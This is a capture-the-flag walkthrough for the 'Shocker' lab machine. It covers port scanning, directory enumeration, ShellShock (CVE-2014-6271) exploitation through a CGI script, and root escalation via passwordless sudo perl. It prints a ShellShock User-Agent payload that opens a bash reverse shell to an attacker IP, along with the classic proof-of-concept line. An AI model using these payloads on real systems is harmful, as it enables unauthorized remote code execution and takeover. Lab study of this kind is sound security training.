
Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.56"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvvPORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
2222/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We get back the following result showing that two ports are open:
- Port 80: running Apache httpd 2.4.18
- Port 2222: running OpenSSH 7.2p2
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -sU --open $target
sudo nmap -sU --open -p- $target
Enumeration
Let’s enumerate more on the open ports. No particularly useful exploits seems to exists for OpenSSH and httpd versions.

We can visit the web page and obtain this:
We can try to enumerate directories.
feroxbuster --url http://10.10.10.56Unfortunately, that seems to not produce results.

Let’s try by adding the trailing slash with the -f flag. That could be useful sometimes to help feroxbuster auto-adjusting mechanisms.
It seems that the /cgi-bin path is available, even if not accessible (403 Forbidden). We can try to enumerate other subpath as the administrator could have not properly restricted the permissions of the single files. Aaand, here it is! After enumerating, we get a bash script file that we can download.

Fire up burp and intercept the request to the bash script. The send it to Repeater.

The above image shows the request to the bash script and the response we get from the server.
The Content-Type header is text/x-sh, which is not something Firefox knows what to do with, so it goes to the raw file download dialog. It looks like the script maybe trying to add a text/plain header, but it’s after the empty line, so it’s in the body not the header.
More importantly, this looks like the output of the uptime command in Linux, suggesting this is a CGI bash script running on Shocker.
ShellShock Background
We have CGI, and we have a script. So, we have a running CGI script. CGI stands for Common Gateway Interface. It is a way to let Apache execute script files and send the output to the client. Those script files can be written in any language understood by the server.
ShellShock, AKA Bashdoor or CVE-2014-6271, was a vulnerability in Bash discovered in 2014 which has to do with the Bash syntax for defining functions. It allowed an attacker to execute commands in places where it should only be doing something safe like defining an environment variable. An initial POC was this:
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"This was a big deal because lots of different programs would take user input and use it to define environment variables, the most famous of which was CGI-based web servers. For example, it’s very typically to store the User-Agent string in an environment variable. And since the UA string is completely attacker controlled, this led to remote code execution on these systems.
Finding ShellShock
If I’m ok to assume based on the CGI script and the name of that box that ShellShock is the vector here, I can just test it manually. I’ll send the request for user.sh over to Burp Repeater and play with it a bit. Because the UA string is a common target, I’ll try adding the POC there.
In our case, we have a lot of headers (aka parameters). Let’s target User-Agent first. Using a simple test payload that we can get from PayloadAllTheThings shows a response which confirms shellshock bug is present.
User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.18/4444 0>&1
Two potential issues to watch out for. First is that commands need full paths, as
$PATHvariable is empty in the environment in which the ShellShock executes. Next, I need theecho;as the first command run for the responses to come back in an HTTP response, but it does run either way.
Otherwise, nmap has a script to test for ShellShock. I’ll need to give it the URI for the script to check:
nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/user.sh 10.10.10.56
To exploit “Shellshock”, we need to find a way to “talk” to Bash. This implies finding a CGI that will use Bash. CGIs commonly use Python or Perl but it’s not uncommon to find (on old servers), CGI written in Shell or even C. When you call a CGI, the web server (Apache here) will start a new process and run the CGI. Here it will start a Bash process and run the CGI script.
Apache needs to pass information to the CGI script. To do so, it uses environment variables. Environment variables are available inside the CGI script. It allows Apache to easily pass every headers (amongst other information) to the CGI. If you have an HTTP header named Sike in your request, you will have an environmental variable named HTTP_SIKE available in your CGI.
Alternatively, we could have found the exploitdb PoC.
Privilege Escalation
Running Linpeas.sh presents a large amount of data to go over. One thing that stands out fairly quickly is that there is no password required to execute sudo /usr/bin/perl.
However, manually running the following command to determine what permissions you have pays off here.
sudo -l
So, shelly can run perl as root. We can go to GTFOBins and use the command to spawn a root shell.

Here we are!